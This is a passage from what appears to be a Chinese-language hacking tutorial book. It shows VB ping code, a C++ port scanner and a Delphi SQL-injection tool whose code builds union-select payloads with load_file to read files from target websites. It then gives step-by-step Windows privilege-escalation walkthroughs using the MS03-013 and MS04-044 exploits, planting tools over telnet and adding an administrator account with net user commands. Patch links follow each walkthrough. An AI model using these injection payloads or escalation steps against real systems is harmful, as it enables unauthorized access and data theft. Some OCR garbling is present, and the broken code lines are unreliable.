Private Const WS_VERSION_REQD As Long = &H101
Private Const INADDR_NONE As Long = &HFFFFFFFF
Private Const MAX_WSADescription As Long = 256
Private Const MAX_WSASYSStatus As Long = 128
Private Const PING_TIMEOUT As Long = 500
Private Type ICMP_OPTIONS
  Ttl            As Byte
  Tos            As Byte
  Flags          As Byte
```

```
  OptionsSize     As Byte
  OptionsData     As Long
End Type
Private Type ICMP_ECHO_REPLY
  Address         As Long
  status          As Long
  RoundTripTime   As Long
  DataSize        As Long
  DataPointer     As Long
  Data            As String * 250
End Type
Private Type WSADATA
  wVersion As Integer
  wHighVersion As Integer
  szDescription(0 To MAX_WSADescription) As Byte
  szSystemStatus(0 To MAX_WSASYSStatus) As Byte
  wMaxSockets As Long
  wMaxUDPDG As Long
  dwVendorInfo As Long
End Type
Private Declare Function IcmpCreateFile Lib "icmp.dll" () As Long
Private Declare Function IcmpCloseHandle Lib "icmp.dll" (ByVal IcmpHandle As
Long) As Long
Private Declare Function IcmpSendEcho Lib "icmp.dll" (ByVal IcmpHandle As Long, _
    ByVal DestinationAddress As Long, ByVal RequestData As String, ByVal
RequestSize As Long, ByVal RequestOptions As Long, ReplyBuffer As
ICMP_ECHO_REPLY, ByVal ReplySize As Long,ByVal Timeout As Long) As Long
Private Declare Function WSAStartup Lib "WSOCK32.DLL" (ByVal wVersionRequired
As Long,lpWSADATA As WSADATA) As LongPrivate Declare Function WSACleanup Lib
"WSOCK32.DLL" () As Long _
Private Declare Function gethostname Lib "WSOCK32.DLL" (ByVal szHost As String, _
    ByVal dwHostLen As Long) As Long
Private Declare Function gethostbyname Lib "WSOCK32.DLL" (ByVal szHost As String)
As Long
Private Declare Sub CopyMemory Lib "kernel32" Alias "RtlMoveMemory" _
    (xDest As Any, xSource As Any, ByVal nbytes As Long)
Private Declare Function inet_addr Lib "WSOCK32.DLL" (ByVal s As String) As Long
```

step 6 在输入目标计算机的 IP 地址和所属子网掩码之后，单击“Ping”按钮，开始执行 PING 目标计算机的操作，其实现的程序代码如下所示。

```
Private Sub Command1_Click()   'ping 网络计算机
  Dim ECHO As ICMP_ECHO_REPLY
  Dim pos As Long
  Dim success As Long
  Dim WSAD As WSADATA
  Dim aa As Boolean
  Dim mystr As String
  aa = WSAStartup(WS_VERSION_REQD, WSAD) = 0
  If aa Then
    Dim hPort As Long
```

```
    mystr = inet_addr(Text1.Text)
    If mystr <> INADDR_NONE Then
      hPort = IcmpCreateFile()
      If hPort Then
        Call IcmpSendEcho(hPort, mystr, Text2.Text, Len(Text2.Text), _
             0, ECHO, Len(ECHO), PING_TIMEOUT)  '发送回响请求报文，返回回响应答报文
        Call IcmpCloseHandle(hPort)
      End If
      If ECHO.status = 0 Then Label4(0).Caption = "ping 成功" Else
Label4(0).Caption = "ping失败"
      Label4(1).Caption = ECHO.Address
      Label4(2).Caption = ECHO.RoundTripTime & " ms"   '显示网络链接延迟时间
      Label4(3).Caption = ECHO.DataSize & " bytes  '显示数据包大小"
      Label4(4).Caption = ECHO.DataPointer
    End If
  End If
End Sub
```

2.16.2 Delphi 编程语言介绍

Delphi 是由 Borland 公司推出的全新的可视化编程环境。Delphi 使用了 Microsoft Windows 图形用户界面的许多先进特性和设计思想，采用了弹性可重复利用的完整的面向对象程序语言，是当今世界上最快的编辑器。

Delphi 简单易学，有强大的数据库和网络控件，是软件开发者非常喜欢的一种方便、快捷的 Windows 应用程序开发工具。使用 Delphi 能够快速开发出基于 Windows 的应用程序，特别是网络程序。众所周知的远程控制软件“灰鸽子”、安全扫描工具“X-Scan”都是由 Delphi 开发的。下面通过编写一个由 Delphi 开发的注入工具，来讲解使用 Delphi 开发黑客软件的实现方法。

step 1 运行 Delphi 6.0，新建一个项目工程。在工程中添加一个窗体。

step 2 在窗体上添加标签控件、文本框控件、菜单控件、ADO 数据控件和按钮控件等。添加控件之后设置控件的布局。设计完成后的窗体界面如图 2.2 所示。

由于窗体上添加的控件比较多，所以这里就不一一讲解控件的添加步骤了。

step 3 单击“检测地址”后面的查询按钮，将开始检测输入地址的注入漏洞信息，其实现的程序代码如下所示。

```
procedure TForm_main.TB_OpenUrlClick(Sender: TObject);
begin
  //检测注入地址
  if (trim(suiComboBox1_url.Text)='')then
  begin
     Application.MessageBox('请输入正确的注入地址检测!!!!!!      ',
       '军娃提示', MB_OK + MB_ICONWARNING);
     exit;
  end;
    if pos('http://',suiComboBox1_url.Text)=0 then
```

```
    begin
      suiComboBox1_url.Text:='http://'+suiComboBox1_url.Text;
//Application.MessageBox(pchar('网站地址错误，请重新添入'),pchar('警告'),mb_ok);
//           exit;
    end;
  stop_clin:=true;
  SQLWebBrowser.Stop;
  Sb1.Caption:='正在载入检测网址.....';
  SQLWebBrowser.Navigate(suiComboBox1_url.Text);
end;
```




图 2.2 窗体的设计界面

step 4 程序中能够根据输入的网站信息，对网站进行扫描，从而获得网站的 IP 地址信息。其实现的程序代码如下所示。

```
//网站扫描获取 ip
Function Tform_main.GetIPStr(URL:string):string;
type
  TaPInAddr = array[0..10] of PInAddr;
  PaPInAddr = ^TaPInAddr;
var
  phe: PHostEnt;
  pptr: PaPInAddr;
  I: Integer;
  GInitData: TWSADATA;
begin
  if URL = '' then //判断是否有输入网址
  begin
          //'请先输入域名!';
    Exit;   //如果没有输入域名,提示 - 退出
  end;
  try
    WSAStartup($101, GInitData);
    phe := GetHostByName(pchar(Trim(URL)));
    pptr := PaPInAddr(Phe^.h_addr_list);
    result := StrPas(inet_ntoa(pptr^[0]^));
```

```
    WSACleanup;
  except
    Exit;
  end;
end;
```

step 5 程序中能够对输入网址信息中的数据信息进行猜解，并且根据猜解获得有价值的数据信息。其实现的程序代码如下所示。

```
procedure TForm_main.Button_LoadfileClick(Sender: TObject);
function GetCharCodeStr(str:string):string;
  var
    i:integer;
    str_result:string;
  begin
    str_result:=str_result+'char(';
    for i:=1 to length(str) do
    begin
        if i=1 then
            str_result:=str_result+inttostr(ord(str[i]))
        else
            str_result:=str_result+','+inttostr(ord(str[i]));
    end;
    str_result:= str_result+')';
    result:=str_result;
  end;
var
  i:integer;
  ColumnText:string;
  url_check:string;
begin
  try
      if ComboBox_URL.Text=''  then
      begin
        Application.MessageBox(pchar('注入地址不能为空'),pchar('提示'),mb_ok);
        exit;
      end;
      if Column_Count=0 then
      begin
       application.MessageBox(pchar('未能猜解得到注入表的字段数'),pchar('提示'),mb_ok);
          exit;
      end;
      if (SpinEdit_loadfile.Value=0) or (SpinEdit_loadfile.Value> Column_Count) then
      begin
          application.MessageBox(pchar('loadfile 位置不正确'),pchar('提示'),mb_ok);
          exit;
      end;
      if  Edit_loadfile.Text='' then
      begin
          application.MessageBox(pchar('目标路径不正确'),pchar('提示'),mb_ok);
          exit;
      end;
       for i:=1 to Column_Count do
```

```
        begin
            if i=1 then
            begin
                if i= SpinEdit_loadfile.Value then
                    ColumnText:=ColumnText+'load_file('+GetCharCodeStr(Edit
loadfile.Text)+')'
                else
                    ColumnText:=ColumnText+inttostr(i);
            end
            else
                if i= SpinEdit_loadfile.Value then
                    ColumnText:=ColumnText+','+'load_file('+GetCharCodeStr
(Edit_loadfile.Text)+')'
                else
                    ColumnText:=ColumnText+','+inttostr(i);
        end;
url_check:=trim(ComboBox_URL.Text)+'/**/and/**/1=2/**/union/**/select/**/'
+ColumnText+'/*';
        Edit_Navigate.Text:=url_check;
        Memo_SQL.Lines.Add(url_check);
        WebBrowser.Navigate(url_check);
      except
      end;
end;
```

step 6 程序开发完成以后，其运行的结果如图 2.3 所示。

图 2.3 注入程序的运行结果

2.16.3 Visual C++编程语言介绍

Visual C++是基于 C++程序语言而建立的一个完备的开发环境。C 语言系列是当今最为流行的系统级开发语言，其中 C++在执行效率和灵活性上都拥有独特的优势。因此，在 Visual C++的基础上，用户可以更容易地结合 Microsoft 操作系统，开发出高性能的 Windows 应用程序。

在 Visual C++中，经常会涉及 MFC 编程。MFC 是 Microsoft 的基本类库，它在封装了 SDK

（软件开发工具包）结构和功能后，形成了一个应用程序框架。该应用程序框架隐藏了过去Windows 程序员必须处理的许多重复性工作。

和 C 语言直接访问 Windows API 相比，MFC 已经包含和压缩了所有标准样本代码。因此，用 MFC 编写的程序要比用 C 语言编写的程序小得多。使用 MFC 的最大优点是它为用户做了所有最难做的事。MFC 中包含了成千上万行正确优化和功能强大的 Windows 代码。用户所调用的很多成员函数完成了可能很难完成的工作。可见，MFC 的开发效率是较高的。

下面讲解使用 Visual C++ 6.0 开发工具开发一个扫描目标计算机端口的程序。该程序运行之后，输入扫描端口的范围，单击“开始扫描”按钮，就可以扫描所选定范围内的端口使用情况。

由于端口扫描程序的界面设计比较简单，因此这里就不讲解程序的界面设计了，只给出程序设计的相关代码。

有关端口扫描程序中实现的主要程序代码如下所示。

```
#include <string.h>
#include <winsock.h>
#include <windows.h>
#include <iostream.h>
#pragma comment (lib,"ws2_32.lib")
int main (int argc, char *argv[])
{
int iportFrom,iportTo;
int testsocket;
int iopenedport = 0;
struct sockaddr_in target_addr;
WSADATA wsaData;
WORD wVersionRequested=MAKEWORD(1,1);
if (argc <= 3)
{
cout << "使用格式 : " << argv[0] << " 主机 IP 地址 开始端口号 结束端口号\n" << endl;
exit(1);
}
if (atoi (argv[2]) > atoi (argv[3]))
{
cout << "错误! 开始端口号必须小于结束端口号" << endl;
exit(1);
}
Else
{
if (WSAStartup (wVersionRequested , &wsaData) )
{
cout << "连接 socket 库失败，请检查版本号是否为 1.1\n" << endl;
exit(1);
}
iportFrom=atoi (argv[2]);
```

```
iportTo=atoi (argv[3]);
for (int i=iportFrom; i <= iportTo; i++)
{
cout << "正在建立 socket..............................." << endl;
if ((testsocket=socket (AF_INET,SOCK_STREAM,0) ) == INVALID_SOCKET)
{
cout << "Socket 建立失败！" << endl;
exit(0);
}
target_addr.sin_family = AF_INET;
target_addr.sin_port = htons(i);
target_addr.sin_addr.s_addr = inet_addr (argv[1]);
cout << "正在扫描端口：" << i << endl;
if (connect (testsocket, (struct sockaddr *) &target_addr, sizeof(struct
sockaddr)) == SOCKET_ERROR)
cout << "端口" << i << "关闭！" << endl;
Else
{
iopenedport++;
cout << "端口" << i << "正在使用中。\n" << endl;
}
}
cout << "目标主机" << argv[1] << "从" << iportFrom << "--" << iportTo << "共有
" << iopenedport << "个端口开放" << endl;
closesocket (testsocket);
WSACleanup();
}
return 0;
}
```

2.17 小结


本章主要介绍了成为一名黑客所需要具备的一些基础知识。作为一名黑客，需要首先了解黑客的群体文化及黑客发展的历史，还需要了解一些历史上著名的黑客的人生历程。

本章的第二部分重点介绍了黑客传统的攻击手法，之所以称这些攻击手法为“传统”，是因为以目前的发展趋势来看，已经渐渐地转向了更高级的攻击手段。如果读者感兴趣，可以寻找一些近年来 Blackhat 与 DEFCON 年会的报告。

有攻击必有防护。本章的第三部分介绍了一些常用的防护手段，如防火墙、杀毒软件和木马清除工具等。这些手段如果使用得当则对个人用户来说已经足够安全，最重要的是能够控制和使用好这些软件，加强自身计算机的安全性。

本章的最后还介绍了一些常用的黑客开发工具和使用情况。在了解了黑客的一般性知识之后，下一章将着重分析各种操作系统和应用软件的漏洞及攻防知识，包括 Windows 和服务器软件的一些典型漏洞及其攻防技巧。

◆ ◆ ◆



第 2 部分　漏洞、木马与病毒篇

第 3 章　漏洞基础知识
第 4 章　BBS 与 Blog 的入侵实例
第 5 章　信息收集
第 6 章　扫描目标
第 7 章　渗透测试
第 8 章　网络设备的攻击
第 9 章　木马分析
第 10 章　病毒分析

第 3 章　漏洞基础知识

本章包括

- ◆Windows 操作系统漏洞
- ◆IIS 服务器漏洞
- ◆Serv-U 服务器漏洞

在网络安全领域中，漏洞是最常见的字眼，其英文单词有两个：Vulnerability 和 Exploit。前者的基本意思是弱点，通常指的是各种操作系统和应用软件因为设计的疏忽或编码的缺陷造成软件存在可以被黑客利用的“后门”或者“入口”。后者的含义要广一些，除了软件的“后门”或者“入口”之外，还有渗透系统的意思。当黑客提到 Exploit 时，其主要的意思是希望找到系统的漏洞并渗透进该系统。

由此看来，漏洞在网络安全中占有极其重要的地位。在各种漏洞中与服务器相关的漏洞最重要，如果这些漏洞为非法者所利用，其后果非常严重，轻则导致服务器机密信息被窃取，重则导致服务器被远程黑客控制，因此了解必要的漏洞知识及其入侵方法是网络管理员的必修课。

3.1　Windows 操作系统漏洞

Windows 操作系统漏洞是近年来比较常见的一种安全威胁形式。Windows 因其使用方便，应用广泛，使人们对它的安全研究也很深入，这是造成 Windows 安全漏洞较其他操作系统更多一些的原因。

在早期，因为网络不发达，Windows 安全漏洞主要表现为本地漏洞。进入 21 世纪后，网络日益普及，上网的计算机也越来越多，这就造成 Windows 的安全防护成为网络管理员及安全管理员的重要任务。

本节将介绍一些历史上著名的 Windows 安全漏洞，这些漏洞曾经或者现在都对计算机有着深远的影响，同时也将通过实例分析让读者了解如何根据这些安全漏洞完成一次成功的入侵过程。

3.1.1　Microsoft Windows 内核消息处理本地缓冲区溢出漏洞的简介

Windows 内核消息处理本地缓冲区溢出漏洞可能导致本地用户的权限提升，如果黑客想利用该漏洞，则必须首先登录到目标系统上，这是比较容易完成的工作。

根据 CNCERT 的描述，Windows 内核是操作系统的核心部分，提供系统级别服务（如设备和内存管理）、分配处理器时间和管理错误处理。

Windows 内核在处理错误消息给调试器时存在一个缺陷，本地攻击者可以利用这个漏洞在系统中进行任何操作，如删除数据、增加管理员访问级别账户或重新配置系统。

当在内核级别调试时，在代码传递调试事件给用户模式调试器的过程中存在着漏洞。

LpcRequestWaitReplyPort()函数由内核调用，不适当的信任用户空间进程报告给内核的消息大小，利用这个漏洞，攻击者精心构建事件消息可能以 Ring0 级执行任意代码，即对所有系统资源访问没有任何限制。

3.1.2 Microsoft Windows 内核消息处理本地缓冲区溢出漏洞的实战

在实战之前需要准备好以下工具：

- 一台具有 Windows 内核消息处理本地缓冲区溢出漏洞的目标服务器，本书中该目标主机的 IP 地址为 192.168.234.129。
- ms03-013_exp_for_win2k 工具包，该工具包包含了 DebugMe.exe、ey4s.bat 和 xDebug.exe 三个工具。

step 1 使用内核消息处理本地缓冲区溢出的基本出发点是拥有基本的用户权限，这里假设已经得到了普通权限。首先修改 ms03-013_exp_for_win2k 工具包中的 ey4s.bat，如下所示：

```
net user sss sss/add
net localgroup administrators sss/add
```

step 2 使用如下命令登录远程服务器，在登录过程中需要输入用户名和密码，如图 3.1 所示。

```
C:\>telnet 192.168.234.129
```

图 3.1 Telnet 登录远程服务器

step 3 如果这时具有写权限，则可以将 ms03-013_exp_for_win2k 工具包植入该服务器中，如图 3.2 所示。




图 3.2 将 ms03-013_exp_for_win2k 工具包植入服务器中

step 4 输入如下命令，如图 3.3 所示。

图 3.3 直接提升用户权限失败

可以看到这样访问是无效的，说明当前用户权限太低而不能够提升用户权限。

step 5 在提示符下输入如下命令，使用刚才植入的 ms03-013_exp_for_win2k 工具包中的 xdebug.exe，如图 3.4 所示。




图 3.4 使用 xdebug 提升用户权限成功

step 6 可以使用测试的远程服务器查看新增加的管理员权限，如图 3.5 和图 3.6 所示。

图 3.5 提升前的用户权限

图 3.6 提升后的用户权限

3.1.3 Microsoft Windows 内核消息处理本地缓冲区溢出漏洞的安全解决方案

微软官方已经针对这个漏洞发布了安全公告，用户可以登录以下网址取得：

http://www.microsoft.com/technet/security/bulletin/MS03-013.asp

也可以登录以下网址下载修补程序：

Microsoft Windows 2000 Professional SP3:

```
Microsoft Patch Q811493
http://microsoft.com/downloads/details.aspx?FamilyId=CACAC8C0-81E9-413E-B5
65-5D7B3257A733&displaylang=en

Microsoft Windows 2000 Server SP3:
Microsoft Patch Q811493
http://microsoft.com/downloads/details.aspx?FamilyId=CACAC8C0-81E9-413E-B5
65-5D7B3257A733&displaylang=en

Microsoft Windows 2000 Advanced Server SP3:
Microsoft Patch Q811493
http://microsoft.com/downloads/details.aspx?FamilyId=CACAC8C0-81E9-413E-B5
65-5D7B3257A733&displaylang=en

.....//省略部分网址
```

3.1.4 Microsoft Windows LPC 本地堆溢出漏洞的简介

LPC（本地过程调用）机制是 Windows 操作系统使用的一种进程间通信类型，LPC 用于同一系统上进程间的通信，而 RPC 用于远程服务器之间的通信。

根据 CNCERT 的描述，Microsoft Windows LPC 机制实现存在问题，本地攻击者可以利用这个漏洞对 LPC 服务进行基于堆的溢出，精心构建提交数据可提升特权。

当客户端进程与使用 LPC 的服务程序通信时，内核在复制客户进程发送的数据时没有正确检查服务进程是否分配足够的内存。未公开化（Native）API 用于连接 LPC 端口的是 NtConnectPort，NtConnectPort API 的一个参数允许一个 260 字节的缓冲区，当调用这个函数时，内核复制客户进程数据到服务进程设置的缓冲区时忽略了缓冲区大小的限制，可导致一个基于堆的缓冲区溢出，精心构建提交数据可能以进程权限执行任意指令，提升特权。

从描述中可以看出，LPC 本地堆溢出漏洞可以使普通级别的用户提升为系统权限用户，这样即可完成普通用户无法完成的工作。

3.1.5 Microsoft Windows LPC 本地堆溢出漏洞的实战

在实战之前需要准备好以下工具：

- 一台具有 Windows LPC 本地堆溢出漏洞的目标服务器，在本书中该目标主机的 IP 地址为 192.168.234.129。
- ms04-044 攻击测试程序，该程序是由 Cesar Cerrudo 编写的源代码程序经编译后的可执行程序。

step 1 为了在执行 ms04-044 程序后能够更快地得到系统权限，首先需要略微修改源代码程序，在源代码程序中找到如下代码：

```
Strcat(file3,infoBuf);
Strcat(file3,"\\C$\\winnt\\system32\\notepad.exe");
```

将其修改为

```
Strcat(file3,infoBuf);
Strcat(file3,"\\C$\\winnt\\system32\\cmd.exe");
```

step 2 为了节省时间，这里使用网络上下载的程序，如图 3.7 所示。

图 3.7 ms04-044 程序帮助

step 3 使用如下命令登录远程服务器，在登录的过程中需要输入用户名和密码，如图 3.8 所示：

```
C:\>telnet 192.168.234.129
```

图 3.8 Telnet 登录远程服务器

step 4 如果这时具有写权限，则可以将 ms04-044 工具植入该服务器中，如图 3.9 所示。




图 3.9 将 ms04-044 工具植入服务器中

step 5 输入如下命令，如图 3.10 所示。

```
C:\>ms04044.exe
```

step 6 执行如下命令，建立一个账户，用户名为 cert，密码为 cert，结果如图 3.11 所示。

```
C:\>net user cert cert /add
```

step 7 接着输入如下命令，将该用户加入到 administrators 管理员组中。

```
C:\>net localgroup administrators cert /add
```

图 3.10 运行 ms04-044 工具

图 3.11 建立账户

3.1.6 Microsoft Windows LPC 本地堆溢出漏洞的安全解决方案

微软官方已经针对这个漏洞发布了安全公告，用户可以登录以下网址取得：

http://www.microsoft.com/technet/security/bulletin/MS04-044.mspx

也可以登录以下网址下载修补程序：

Microsoft Windows NT Server 4.0 Service Pack 6a
http://www.microsoft.com/downloads/details.aspx?FamilyId=325EAA8F-AF09-4839-B9E8-BB218C7A8564

Microsoft Windows NT Server 4.0 Terminal Server Edition Service Pack 6
http://www.microsoft.com/downloads/details.aspx?FamilyId=9823A61F-C69F-403A-BD6A-EF3984BFA2B8

Microsoft Windows 2000 Service Pack 3 and Microsoft Windows 2000 Service Pack 4
http://www.microsoft.com/downloads/details.aspx?FamilyId=EFDEA122-DDA4-40B8-A7AF-9DDCC3870C38

Microsoft Windows XP Service Pack 1 and Microsoft Windows XP Service Pack 2
http://www.microsoft.com/downloads/details.aspx?FamilyId=27115D5C-3E4A-4F41-B81E-376AA1CD204F

Microsoft Windows XP 64-Bit Edition Service Pack 1
http://www.microsoft.com/downloads/details.aspx?FamilyId=1649AE1E-0ABF-4D31-BE12-3982C5146AE8

```
Microsoft Windows XP 64-Bit Edition Version 2003
http://www.microsoft.com/downloads/details.aspx?FamilyId=95849AB9-36BF-4A9
0-BC37-3B4FB6DCDF9A

Microsoft Windows Server 2003
http://www.microsoft.com/downloads/details.aspx?FamilyId=AACB97CB-E8F0-461
F-B2D2-F1065229B64E

Microsoft Windows Server 2003 64-Bit Edition
http://www.microsoft.com/downloads/details.aspx?FamilyId=95849AB9-36BF-4A9
0-BC37-3B4FB6DCDF9A
```

3.1.7 Microsoft OLE 和 COM 远程缓冲区溢出漏洞简介

Microsoft COM 提供多个对象存储在一个文档中，使用 Microsoft OLE 技术，应用程序可提供嵌入和链接支持。根据 CNCERT 的描述，Microsoft COM 和 OLE 存在安全问题，本地或远程攻击者可以利用这个漏洞提升特权并执行任意指令。

问题 1，即 COM 特权提升：当操作系统和程序处理 COM 结构存储文件时，操作系统和程序访问内存时存在一个特权提升问题，一个登录用户可利用此漏洞完全控制系统。

问题 2，即 OLE 输入验证错误：OLE 在处理输入验证时存在问题，攻击者利用此漏洞构建恶意文档，诱使用户打开，导致任意代码以用户进程权限在系统上执行任意指令。不过利用这个漏洞需要在 Windows 2000、Windows XP 和 Windows Server 2003 系统上进行交互。

使用此漏洞的前提是能够访问远程服务器，可以利用这个漏洞进行权限的提升。

3.1.8 Microsoft OLE 和 COM 远程缓冲区溢出漏洞的实战

在实战之前需要准备好以下工具：

- 一台具有 Windows OLE 和 COM 远程缓冲区溢出漏洞的目标服务器，在本书中该目标主机的 IP 地址为 192.168.234.129。
- ssexploit 攻击测试程序，其使用方法如下：

```
ssexploit "application to uninstall " "command"
```

对该工具的参数解释如下：

- application to uninstall 表示服务安装文件的位置，其中，Windows XP 的位置一般是 C:\WINDOWS\system32\webfldrs.msi，Windows 2000 的位置一般是 C:\WINNT\system32\webfldrs.msi。
- command 表示准备执行的命令。

